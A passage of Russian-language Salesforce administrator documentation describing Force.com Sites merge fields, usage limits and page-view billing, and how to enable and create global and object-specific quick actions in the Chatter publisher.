| <code>\$\$Site.ErrorMessage</code>          | Возвращает сообщение об ошибке для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.  |
| <code>\$\$Site.ErrorDescription</code>      | Возвращает описание ошибки для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.  |
| <code>\$\$Site.AnalyticsTrackingCode</code> | Код отслеживания, связанный с сайтом. Данный код может использоваться службами (например, Google Analytics) для отслеживания данных по запросам страницы сайта.   |
| <code>\$\$Site.BaseCustomUrl</code>         | Возвращает основной URL-адрес для текущего сайта, который не использует субдомена <code>Force.com</code> . Возвращенный URL-адрес использует протокол (HTTP   |

| Поле слияния           | Описание  |
|------------------------|---|
|                        | <p>или HTTPS) текущего запроса, при условии, что сайт содержит как минимум один настраиваемый URL-адрес, который не принадлежит Force.com, но поддерживает протокол HTTPS. Возвращенное значение никогда не заканчивается символом /. Если все настраиваемые URL-адреса данного сайта заканчиваются компонентом force.com или данный сайт не содержит настраиваемых URL-адресов, то данное поле слияния возвращает пустую строку. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.</p> <p>Данное поле заменяет поле CustomWebAddress и содержит префикс пути настраиваемого URL-адреса.</p>  |
| \$Site.BaseInsecureUrl | <p>Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTPS протоколом HTTP. При этом используется домен текущего запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.</p>  |
| \$Site.BaseRequestUrl  | <p>Возвращает основной URL-адрес текущего сайта для запрошенного URL-адреса. Данное значение не зависит от URL-адреса ссылающейся страницы. Возвращенный URL-адрес использует протокол (HTTP или HTTPS) текущего запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.</p>  |
| \$Site.BaseSecureUrl   | <p>Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTP протоколом HTTPS. При этом используется домен текущего запроса, поддерживающий протокол HTTPS. Рекомендуем использовать домены, которые не являются субдоменами Force.com, взамен субдоменов Force.com. Субдомен Force.com, связанный с сайтом, используется только при отсутствии других доменов HTTPS на текущем сайте. Если сайт не содержит настраиваемых URL-адресов HTTPS, то данный метод возвращает пустую строку. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.</p> |
| \$Site.BaseUrl         | <p>Возвращает основной URL-адрес текущего сайта, который должен указываться в ссылках. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.</p> <p>Данное поле заменяет поле слияния \$Site.CurrentSiteUrl.</p>   |
| \$Site.MasterLabel     | <p>Возвращает значение поля «Основная метка» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.</p>   |



| Поле слияния                       | Описание   |
|------------------------------------|--|
| <code>!\$Site.SiteId</code>        | Возвращает код текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.  |
| <code>!\$Site.SiteType</code>      | Возвращает значение API-интерфейса в поле «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. |
| <code>!\$Site.SiteTypeLabel</code> | Возвращает значение метки поля «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.            |

 **Прим.:** Данные выражения доступны только при использовании сайтов Force.com в организации. Данные выражения должны использоваться в контексте общедоступного сайта; в противном случае все выражения, кроме выражения `!$Site.Template`, возвращающего стандартный шаблон сайта, возвращают пустую строку.

СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)

## Рекомендации по использованию Force.com Sites

Прежде чем создать и использовать сайты Force.com, просмотрите перечисленные ниже рекомендации.

### Пакетирование

Ниже перечислены рекомендации по пакетированию сайтов.

- Сайты не поддерживают пакетирование. Тем не менее, пример кода, страницы Visualforce, классы Apex или компоненты сайта могут быть добавлены в управляемый пакет.
- Чтобы установить неуправляемый пакет, содержащий страницы Visualforce или классы Apex, ссылающиеся на сайт, рекомендуем включить сайты Force.com.

### Доступ и проверка подлинности

Система позволяет предоставлять полномочия «Чтение» и «Создание» для всех стандартных объектов, кроме продуктов, прайс-листов и идей, а полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для всех настраиваемых объектов. Дополнительный доступ предоставляется только тем посетителям сайта, которые проверены как пользователи портала.

Настраиваемая проверка подлинности не поддерживается. Ниже перечислены доступные способы проверки подлинности.

- Клиентские порталы: [включение общедоступного входа и регистрации](#)
- Партнерские порталы: создание пользователей-партнеров

 **Совет:** При необходимости разрешите порталам поддержку единой регистрации и сайтов.

СМ. ТАКЖЕ:

[Настройка Force.com Sites](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Ограничения и выставление счета для Force.com Sites

Использование сайтов Force.com регулируется ежемесячными и ежедневными ограничениями. Понимание данных ограничений обуславливает успешность использования сайтов. Компания Salesforce предоставляет пользователям инструменты, позволяющие **сокращать использование пропускной способности** и отслеживать показатели использования сайтов.

Данный раздел содержит перечисленные ниже подразделы.

- [Терминология по ограничениям и выставлению счета](#)
- [Ограничения для сайтов](#)
- [Выставление счета и применение ежемесячных просмотров страниц](#)
- [Что считается просмотром страницы?](#)

### Терминология по ограничениям и выставлению счета

Данный раздел содержит основные термины, применяемые к ограничениям по выставлению счета для сайтов Force.com.

- «**Просмотры страниц**» — это общее количество страниц, обработанных сервером-источником сайта или [сервером кэширования](#).
- «**Пропускная способность**» — это количество мегабайт, переданных и принятых сервером-источником сайта и сервером кэширования.
- «**Время запроса на обслуживание**» — это общее время сервера (в минутах), необходимое для создания страниц сайта.
- «**Истекшие сутки**» — это последние 24 часа, предшествующие текущему времени.
- «**Сервер-источник**» — это веб-сервер, используемый для размещения сайта.
- «**Сервер кэширования**» — это CDN-сервер, обслуживающий кэшированные страницы сайта.
- «**Текущий период**» — это текущий календарный месяц, в течение которого пользователям организации предоставляется определенное количество просмотров страниц.

### Ограничения для сайтов

Таблица ниже содержит ограничения для сайтов, применяемые в каждой версии.

| Версия             | Максимальное количество сайтов | Ограничение пропускной способности (за истекшие сутки на сайт) | Время запроса на обслуживание (за истекшие сутки на сайт)            | Максимальное количество просмотров страниц |
|--------------------|--------------------------------|--|--|--|
| Developer Edition  | 1                              | 500 Мб   | 10 минут   | —  |
| Enterprise Edition | 25                             | 1 Гб для безопасной среды<br>40 Гб для производственной среды  | 30 минут для безопасной среды<br>60 часов для производственной среды | 500,000                                    |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition,**  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

| Версия              | Максимальное количество сайтов | Ограничение пропускной способности (за истекшие сутки на сайт) | Время запроса на обслуживание (за истекшие сутки на сайт) | Максимальное количество просмотров страниц |
|---------------------|--------------------------------|--|---|--|
| Unlimited Edition   | 25                             | 1 Гб для безопасной среды                                      | 30 минут для безопасной среды                             | 1,000,000                                  |
| Performance Edition |                                | 40 Гб для производственной среды                               | 60 часов для производственной среды                       |  |

Убедитесь, что поддерживаются все [доступные функции кэширования](#), позволяющие избежать превышения данных ограничений, и применяются инструменты аналитики «Использование сайтов».

## Выставление счета и применение ежемесячных просмотров страниц

Данный раздел содержит ограничения Salesforce, применяемые к ежемесячным просмотрам страниц сайтов.

- Счет выставляется исходя из количества ежемесячных просмотров страниц, приобретенного для организации. Данное ограничение является общим для всех сайтов организации.
- Если организация достигает 110% от установленного ограничения в отдельном календарном месяце, то компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта и ответственным за выставление счета.
- Если организация превышает 110% от установленного ограничения на протяжении четырех последовательных календарных месяцев, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц. Кроме того, компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.
- Если организация достигает 300% от установленного ограничения в отдельном календарном месяце, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц. Кроме того, компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.

## Что считается просмотром страницы?

Данный раздел содержит дополнительную информацию о просмотрах страниц.

Просмотр страницы — это запрос от непроверенного пользователя сайта на загрузку страницы, связанной с сайтом домена Force.com или настраиваемого домена. Запросы от проверенных пользователей портала не считаются просмотрами страниц.

## Запросы, которые считаются просмотрами страниц

Ниже перечислены запросы, которые *считаются* просмотрами страниц.


| Объект запроса                      | Пример URL-адреса   |
|-------------------------------------|---|
| Собственный домен Force.com         | <a href="http://moyakompaniya.force.com">http://moyakompaniya.force.com</a>                             |
| Собственный настраиваемый веб-адрес | <a href="http://moyakompaniya.com">http://moyakompaniya.com</a>   |
| Любая страница, связанная с сайтом  | <a href="http://moyakompaniya.force.com/moyastranitsa">http://moyakompaniya.force.com/moyastranitsa</a> |

| Объект запроса   | Пример URL-адреса  |
|--|--|
| Страница ошибки «Требуется авторизация»  | <code>http://moyakompaniya.force.com/Unauthorized</code> |
| Запросы AJAX. Например:  | —  |
| <ul style="list-style-type: none"> <li>Удаленный вызов JavaScript (например, Apex RemoteAction)</li> <li>Visualforce &lt;apex:actionFunction&gt;</li> <li>Visualforce &lt;apex:actionPoller&gt;</li> </ul> |  |

### Запросы, которые не считаются просмотрами страниц

Ниже перечислены запросы, которые *не считаются* просмотрами страниц.

| Объект запроса   | Пример URL-адреса   |
|--|---|
| Изображения Salesforce   | <code>http://moyakompaniya.force.com/img/force_logo_w09.gif</code>            |
| Собственные статические ресурсы  | <code>http://moyakompaniya.force.com/resource/1233771498000/background</code> |
| Robots.txt   | <code>http://moyakompaniya.force.com/robots.txt</code>                        |
| Избранный значок   | <code>http://moyakompaniya.force.com/favicon.ico</code>                       |
| Вложения и документы   | —   |
| Страницы ошибок, кроме страницы «Требуется авторизация» (например, «Превышено ограничение» и «Обслуживание») | <code>http://moyakompaniya.force.com/BandwidthExceeded</code>                 |
| Изображения, добавленные с HTML-полем  | <code>http://moyakompaniya.force.com/servlet/rtaImage</code>                  |
| Настраиваемое файловое поле  | <code>http://moyakompaniya.force.com/servlet/fileField</code>                 |

 **Прим.:** Пропускная способность и просмотры страниц «Превышено ограничение», «Обслуживание», «Страница не найдена» или выбранных неактивных начальных страниц не учитываются заданными ограничениями. Данные страницы могут быть оформлены посредством статических ресурсов. Ниже перечислены действующие ограничения.

- Размер статического ресурса не должен превышать 50 Кб.
- Статическими ресурсами могут быть таблицы стилей (CSS), графические файлы или файлы JavaScript.
- Данные страницы не поддерживают использование контроллеров Apex.
- Данные страницы не поддерживают выполнение операций SOQL или DML.

СМ. ТАКЖЕ:

[Просмотр журнала круглосуточного использования Force.com Sites](#)

[Отслеживание сайта Force.com посредством Google Analytics](#)

## Могут ли мои сайты Force.com и мои сообщества использовать одинаковое имя домена?

Нет. Система не позволяет использовать одинаковое имя домена.

Сайты Force.com и сообщества должны использовать уникальное имя домена. Чтобы разрешить сообществам использование имени домена, используемого сайтом Force.com, обратитесь за помощью в службу поддержки Salesforce.

## Расширение области действия организации

---

### Действия, настраиваемые кнопки и ссылки

#### Действия, кнопки и ссылки

##### Кнопки и ссылки

Кнопки и ссылки позволяют пользователям взаимодействовать с данными Salesforce, а также внешними веб-сайтами и службами (например, поисковые системы и интерактивные карты). Salesforce включает в себя набор стандартных кнопок и ссылок. Пользователи также могут создавать собственные кнопки и ссылки.

- [Общие сведения о настраиваемых кнопках и ссылках](#)
- [Определение настраиваемых кнопок и ссылок](#)
- [Поля настраиваемых кнопок и ссылок](#)
- [Переопределение стандартных кнопок и начальных страниц вкладок](#)

##### Действия

Действия позволяют пользователям выполнять задачи (например, создание записей) в публикаторе Chatter и приложении Salesforce1.

- [Действия](#)
- [Настройка действий при включенной поддержке Chatter](#)
- [Создание объектных быстрых действий](#)
- [Создание глобальных быстрых действий](#)
- [Настройка действий посредством редактора макетов действий](#)
- [Настройка действий посредством расширенного редактора макетов страниц](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: все  
версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или  
редактирования кнопок,  
ссылок и действий:

- «Настройка приложения»

## Действия

### Действия

Действия добавляют функциональность к Salesforce. Пользователи могут выбирать стандартные действия (например, действия создания и обновления) или создавать действия на основе текущих бизнес-требований.

Система позволяет создавать действия и добавлять их в публикатор Chatter на начальной странице, вкладке Chatter, страницах сведений о записях и в группах Chatter. В Salesforce Classic действия видны в публикаторе Chatter. В Lightning Experience действия видны в различных областях интерфейса пользователя в зависимости от типа действия.

Приложение Salesforce1 отображает действия на панели действий, в связанном меню действий и в виде действий над элементом списка.

Действия позволяют пользователям расширить свои возможности в системе Salesforce и приложении Salesforce1. Например, создавать или обновлять записи и регистрировать вызовы прямо в ленте Chatter или на мобильных устройствах пользователей.

Система поддерживает разные категории действий, например стандартные действия Chatter, нестандартные действия, действия по умолчанию, мобильные интеллектуальные действия, настраиваемые действия и действия продуктивности. Действия, доступные в полной версии Salesforce, определяются наличием Chatter, функции отслеживания ленты и действий в публикаторе. Действия, доступные в приложении Salesforce1, не зависят от наличия Chatter или действий в публикаторе. Дополнительную информацию о влиянии Chatter на доступность действий см. в разделе [«Действия при включенной и выключенной поддержке Chatter»](#) на странице 5364.

| Категория                    | Описание  | Доступные действия   | Область отображения  |
|------------------------------|---|--|--|
| Стандартные действия Chatter | Стандартные действия Chatter включены, если работает Chatter. Пользователи могут настраивать порядок их отображения, но не могут редактировать их свойства. Стандартные действия Chatter требуют наличия функции отслеживания ленты для объектов. | «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность» (для организаций, использующих Work.com) и «Объявления» (группы). | Salesforce и Salesforce1<br>В Lightning Experience поддерживаются только сообщения и объявления. |
| Нестандартные действия       | Нестандартные действия — это действия, создаваемые и настраиваемые пользователями. Действия могут быть глобальными или объектными.  |  | Salesforce и Salesforce1   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Категория                           | Описание  | Доступные действия   | Область отображения  |
|-------------------------------------|---|--|--|
| Действия по умолчанию               | <p>Действия по умолчанию — это предопределенные действия, поддерживаемые системой Salesforce, чтобы пользователи смогли начать использовать действия в вашей организации. Добавьте действия по умолчанию в макеты публикатора, чтобы сделать их доступными пользователям на всем сайте Salesforce и на панели действий в Salesforce1.</p> <p>Действия по умолчанию поддерживаются организациями, обращениями, контактами, интересами и возможностями.</p>                                   | <p>Определяются объектом. Список глобальных действий и действий по умолчанию, применяемых к каждому объекту, см. в разделе <a href="#">«Действия по умолчанию»</a> на странице 5349.</p>                                 | Salesforce и Salesforce1   |
| Мобильные интеллектуальные действия | <p>Мобильные интеллектуальные действия — это набор стандартных действий (например, действия по умолчанию), поддерживаемых для такого же списка объектов.</p> <p>Мобильные интеллектуальные действия отображаются как единый элемент в редакторе макетов страниц.</p> <p>В приложении Salesforce1 элемент «Мобильные интеллектуальные действия» отображается как набор отдельных действий создания, позволяющих пользователям создавать записи прямо в ленте.</p>                            | <p>Определяются объектом. Список действий, поддерживаемых элементом «Мобильные интеллектуальные действия» для каждого объекта, см. в разделе <a href="#">«Мобильные интеллектуальные действия»</a> на странице 5353.</p> | Salesforce1  |
| Настраиваемые действия              | <p><i>Настраиваемые действия</i> — это страницы Visualforce или приложения холста, поддерживающие заданные функции. Например, создайте настраиваемое действие, позволяющее пользователям добавлять комментарии длиной более 5 000 символов, или настраиваемое действие, интегрирующее приложение для видеоконференций, которое позволяет агентам службы поддержки зрительно взаимодействовать со своими клиентами.</p> <p>Настраиваемые действия могут быть глобальными или объектными.</p> | <p>Настраиваемые действия, созданные пользователем.</p>  | <p>Salesforce и Salesforce1</p> <p>Не поддерживается группами Chatter, содержащими клиентов.</p> |

| Категория             | Описание  | Доступные действия   | Область отображения   |
|-----------------------|---|--|---|
| Продуктивные действия | <p>Продуктивные действия — это предопределенные действия, поддерживаемые системой Salesforce и применяемые к ограниченному набору объектов. Продуктивные действия недоступны для редактирования или удаления.</p> <p>Ниже перечислены объекты, поддерживающие продуктивные действия.</p> <ul style="list-style-type: none"> <li>• Организация</li> <li>• Контакт</li> <li>• Событие</li> <li>• Интерес</li> <li>• Пользователь</li> <li>• Профиль пользователя</li> </ul> | <p>Определяются объектом. К данным действиям относятся действия отправки эл. почты, регистрации вызова, просмотра веб-сайта и чтения новостей.</p> | <p>Salesforce (только Lightning Experience) и Salesforce1</p> |

Типы действий, поддерживаемые категориями действий, определяются их функциями.

- *Действия создания* позволяют пользователям создавать записи. Данные действия отличаются от разделов «Быстрое создание» и «Создать...» начальной страницы Salesforce, так как действия создания поддерживают правила проверки и обязательность полей, а пользователи могут при необходимости выбирать поля каждого действия.
- *Действия регистрации вызова* позволяют пользователям записывать сведения о телефонных вызовах или других взаимодействиях с клиентами. Данные журналы вызовов сохраняются в качестве выполненных задач.
- *Действия публикации вопроса* позволяют пользователям задавать и находить вопросы по обрабатываемым записям.
- *Действия отправки эл. почты*, доступные только для обращений, предоставляют пользователям доступ к упрощенной версии действия «Эл. почта» ленты обращений в приложении Salesforce1.
- *Действия обновления* позволяют пользователям изменять запись.

Действия создания, действия регистрации вызова и настраиваемые действия позволяют создавать **объектные** или **глобальные действия**. Действия обновления должны быть объектными.

СМ. ТАКЖЕ:

[Настройка действий при включенной поддержке Chatter](#)

[Рекомендации по использованию действий](#)




## Включение действий в публикаторе Chatter

Включение действий в публикаторе позволяет добавлять созданные действия в публикаторы Chatter на начальной странице, вкладке Chatter, страницах сведений о записях и в группах Chatter.

По умолчанию публикатор Chatter отображает стандартные действия «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность». Кроме того, при включении действий в публикаторе пользователи могут дополнять публикатор Chatter нестандартными действиями. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.

При использовании организаций, созданных после выпуска Winter'14, действия в публикаторе включаются автоматически.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить действия в публикаторе».
4. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Приложение Salesforce1 и сторонние приложения поддерживают действия в публикаторе без их предварительного включения. Дополнительную информацию см. в разделе [«Действия при включенной и выключенной поддержке Chatter»](#).


СМ. ТАКЖЕ:

[Добавление действий для глобальных макетов публикатора](#)  
[Действия](#)

## Глобальные действия

При необходимости добавьте глобальные действия на страницу, которая поддерживает действия, такую как «Начальная страница», вкладка Chatter и страницы объектов. Глобальные действия создания позволяют создавать записи объектов, однако связь между новой записью и другими записями при этом отсутствует.

Кроме того, с помощью глобальных действий «Создать запись» пользователи Salesforce for Outlook могут создавать записи прямо на боковой панели Salesforce. Дополнительную информацию см. в разделе [«Настройка пользователей для создания записей прямо на боковой панели Salesforce»](#) на странице 2291.

 **Прим.:** Независимо от действий, доступных в макете страницы пользователя, страница профиля пользователя отображает только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»).

Чтобы разрешить пользователям задавать вопросы в ленте Chatter, группах и записях, добавьте действие публикации вопроса в глобальные макеты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения действий в публикаторе Chatter:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Добавьте действие «Записать вызов в журнал» в глобальные макеты, чтобы пользователи могли записывать сведения о вызовах с глобальных страниц. Например, пользователи могут записывать вызовы в журнал с начальной страницы и вкладки Chatter на сайте Salesforce или со страниц ленты или групп в Salesforce1.

Чтобы создать глобальное настраиваемое действие для задач, которые не требуют использования записей, связанных с конкретным объектом, воспользуйтесь страницей Visualforce или приложением холста. Приложения холста, которые должны использоваться в качестве настраиваемых действий, должны использовать область «Публикатор». Страницы Visualforce, которые должны использоваться в качестве глобальных настраиваемых действий, не могут содержать стандартные контроллеры. Например, чтобы создать настраиваемое действие, позволяющее пользователям вводить улицу, а также просматривать карту, локальное время и погоду, рекомендуем создать страницу Visualforce, которая не содержит стандартных контроллеров, и добавить ее в качестве настраиваемого глобального действия.

Дополнительную информацию о приложениях холста и настраиваемых действиях см. в [Руководстве разработчика приложения Salesforce1](#).

 Прим.:

- Группы Chatter, содержащие клиентов, не поддерживают глобальные действия создания, действия регистрации вызова и настраиваемые действия, поэтому отображают только стандартные действия Chatter (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).
- Действия создания записей для объекта, являющегося подробным во взаимосвязи «Основная — подробная», должны быть объектными, а не глобальными.

### Поддерживаемые объекты для действий создания

Система поддерживает создание глобальных действий, позволяющих пользователям создавать указанные ниже типы записей.

- Организация
- Кампания
- Обращение
- Контакт
- Контракт
- Настраиваемые объекты
- Событие (без приглашенных)
- Группа
- Интерес
- Возможность
- Задача
- Вопрос

СМ. ТАКЖЕ:

[Объектные действия](#)

[Действия при включенной и выключенной поддержке Chatter](#)

[Действия](#)


## Создание глобальных быстрых действий

Глобальные действия можно добавить на страницы с поддержкой действий (например, главную), вкладки Chatter и страницы объектов. Например чтобы разрешить пользователям записывать сведения о вызовах непосредственно из потока Chatter, добавьте в глобальные макеты действия регистрации вызова.



### Просмотреть обзор: создание глобального быстрого действия

1. Введите строку «*Действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Глобальные действия**».
2. Нажмите кнопку «**Создать действие**».
3. Выберите нужный тип действия.
4. Настройте действие.
  - При выборе типа действия «Создать запись» выберите нужный тип объекта. Если объект использует несколько типов записей, выберите тип, который должен быть назначен записям, созданным посредством данного действия.
  - При выборе типа действия «Настраиваемое действие» выберите нужную страницу Visualforce или приложение холста и укажите высоту окна действия. Ширина окна не меняется.
5. Введите метку действия. Эта метка отображается в меню публикатора.
 

 **Совет:** При создании действия «Создать запись» или «Записать вызов в журнал» выберите параметр списка «Тип стандартной метки» для создания метки системой Salesforce. Система Salesforce добавляет создаваемый тип объекта или тип записи в метки данного списка, содержащие слова «Запись» и «Тип записи». Например, при выборе стандартной метки «Создать запись» для действия создания контакта система создаст метку «Создать контакт».
6. При необходимости измените имя действия.  
Данное имя используется интерфейсом API и управляемыми пакетами. Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания; имя не может заканчиваться символом подчеркивания или содержать два последовательных символа подчеркивания. Рекомендуем редактировать данное поле только при наличии опыта использования API.
7. Введите описание действия.  
Описание отображается на странице сведений о действии и в списке на странице «Кнопки, ссылки и действия». Описание недоступно пользователям. При создании нескольких действий для одного объекта рекомендуем использовать подробное описание (например, «Создание контакта организации посредством типа записи "Новый клиент"»).
8. Для действий «Создать запись» и «Записать вызов в журнал» укажите, требуется ли создавать элемент ленты по завершении действия.
9. Для действий «Создать запись», «Обновить запись» и «Записать вызов в журнал» можно добавить настраиваемые сообщения об успешном выполнении.
10. Чтобы выбрать другой значок для действия, щелкните «**Изменить значок**».  
Размер настраиваемых изображений, используемых для значков действий, не должен превышать 1 Мб.
11. Нажмите кнопку «**Сохранить**».

После создания действия **настройте соответствующий макет, добавьте предопределенные значения и добавьте действие в макеты страниц.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- «Настройка приложения»



**Совет:** Удаление действия инициирует его удаление из всех назначенных макетов.

СМ. ТАКЖЕ:

[Настраиваемые сообщения об успешном завершении операции для быстрых действий](#)

[Создание объектных быстрых действий](#)

[Действия](#)

[Страницы Visualforce как объектные настраиваемые действия](#)

## Объектные действия

Объектные действия — это действия, позволяющие пользователям быстро создавать или обновлять записи, регистрировать вызовы, отправлять сообщения эл. почты и многое другое (в контексте определенного объекта).

Объектные действия создают записи, которые автоматически связываются с соответствующими записями. Например, добавляем объектное действие, создающее контакты, для объекта «Организация». Если пользователь создает контакт с действием на странице сведений об организации Асме, этот контакт будет автоматически связан с организацией Асме. Объектные действия доступны только на макетах страниц соответствующего объекта. Например, действие «Создать участника группы» может быть добавлено только в глобальный макет публикатора.

Ниже перечислены области отображения элемента ленты для записи, создаваемой посредством объектного действия создания.

- В ленте исходной записи, использованной для создания новой записи
- Вверху ленты новой записи
- В ленте Chatter пользователя, создавшего запись
- В ленте профиля пользователя, создавшего запись
- В ленте Chatter любого пользователя, отслеживающего исходную запись, использованную для создания записи
- В ленте Chatter любого пользователя, отслеживающего новую запись автоматически посредством настраиваемых триггеров или правил автоматического отслеживания для новых записей

Объектные действия регистрации вызова позволяют пользователям добавлять примечания к вызовам, встречам или другим взаимодействиям, связанным с конкретной записью.

Объектные действия обновления позволяют пользователям редактировать записи. При необходимости определите поля, доступные для обновления.

Объектные настраиваемые действия — это страницы Visualforce или приложения холста, позволяющие пользователям управлять записями или создавать записи, связанные с записью объекта. Страница Visualforce для объектного настраиваемого действия должна содержать стандартный контроллер для соответствующего объекта. Например, чтобы создать настраиваемое действие, позволяющее пользователям импортировать профиль контакта из сети Twitter и добавлять данные сведения в запись контакта, воспользуйтесь стандартным контроллером контакта.

Действия отправки эл. почты, доступные только для обращений, предоставляют пользователям доступ к упрощенной версии действия «Эл. почта» ленты обращений в приложении Salesforce1.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Быстрые действия доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Поддерживаемые объекты

При создании объектного действия целевой объект может быть выбран только из событий, задач или любых объектов, связанных с объектом хоста посредством взаимосвязи «Основная—подробная» или «Поиск». Ниже перечислены объекты, поддерживающие создание объектных действий.

- Организация
- Кампания
- Обращение
- Контакт
- Настраиваемые объекты
- Группа
- Интерес
- Возможность

СМ. ТАКЖЕ:

[Глобальные действия](#)

[Действия при включенной и выключенной поддержке Chatter](#)

[Действия](#)

## Создание объектных быстрых действий

Объектные действия позволяют пользователям создавать записи, автоматически связываемые с другими записями, обновлять отдельные записи, а также управлять записями одним из доступных способов.

1. Откройте страницу «Кнопки, ссылки и действия» посредством параметров управления объекта, для которого нужно создать действие.
2. Нажмите кнопку «Создать действие».
3. Выберите нужный тип действия.
4. Настройте действие.
  - При выборе типа действия «Создать запись» выберите нужный тип объекта.
    - Если объект использует несколько типов записей, выберите тип, который должен быть назначен записям, созданным посредством данного действия.
    - Если объект использует несколько взаимосвязей с целевым объектом, выберите поле, которое должно быть заполнено при создании записи. Если между объектами существует взаимосвязь типа «Основная — подробная», поле для заполнения нельзя будет выбрать. По умолчанию заполняется поле «Взаимосвязь»; данный параметр не может быть изменен.
  - При выборе типа действия «Настраиваемое действие Visualforce» выберите нужную страницу Visualforce и укажите высоту окна действия. Ширина окна не меняется.
5. Введите метку действия. Эта метка отображается в меню публикатора.



**Совет:** При создании действия «Создать запись» или «Записать вызов в журнал» выберите параметр списка «Тип стандартной метки» для создания метки системой Salesforce. Система Salesforce добавляет создаваемый

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания действий:

- «Настройка приложения»

тип объекта или тип записи в метки данного списка, содержащие слова «Запись» и «Тип записи». Например, при выборе стандартной метки «Создать запись» для действия создания контакта система создаст метку «Создать контакт».

**6.** При необходимости измените имя действия.

Данное имя используется интерфейсом API и управляемыми пакетами. Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания; имя не может заканчиваться символом подчеркивания или содержать два последовательных символа подчеркивания. Рекомендуем редактировать данное поле только при наличии опыта использования API.

**7.** Введите описание действия.

Описание отображается на странице сведений о действии и в списке на странице «Кнопки, ссылки и действия».

Описание недоступно пользователям. При создании нескольких действий для одного объекта рекомендуем использовать подробное описание (например, «Создание контакта организации посредством типа записи "Новый клиент"»).

**8.** Для действий «Создать запись» и «Записать вызов в журнал» укажите, требуется ли создавать элемент ленты по завершении действия.

**9.** Для действий «Создать запись», «Обновить запись» и «Записать вызов в журнал» можно добавить настраиваемые сообщения об успешном выполнении.

**10.** Чтобы выбрать другой значок для действия, щелкните **«Изменить значок»**.

Размер настраиваемых изображений, используемых для значков действий, не должен превышать 1 Мб.

**11.** Нажмите кнопку **«Сохранить»**.

После создания действия [настройте соответствующий макет](#), [добавьте предопределенные значения](#) и [добавьте действие в макеты страниц](#).



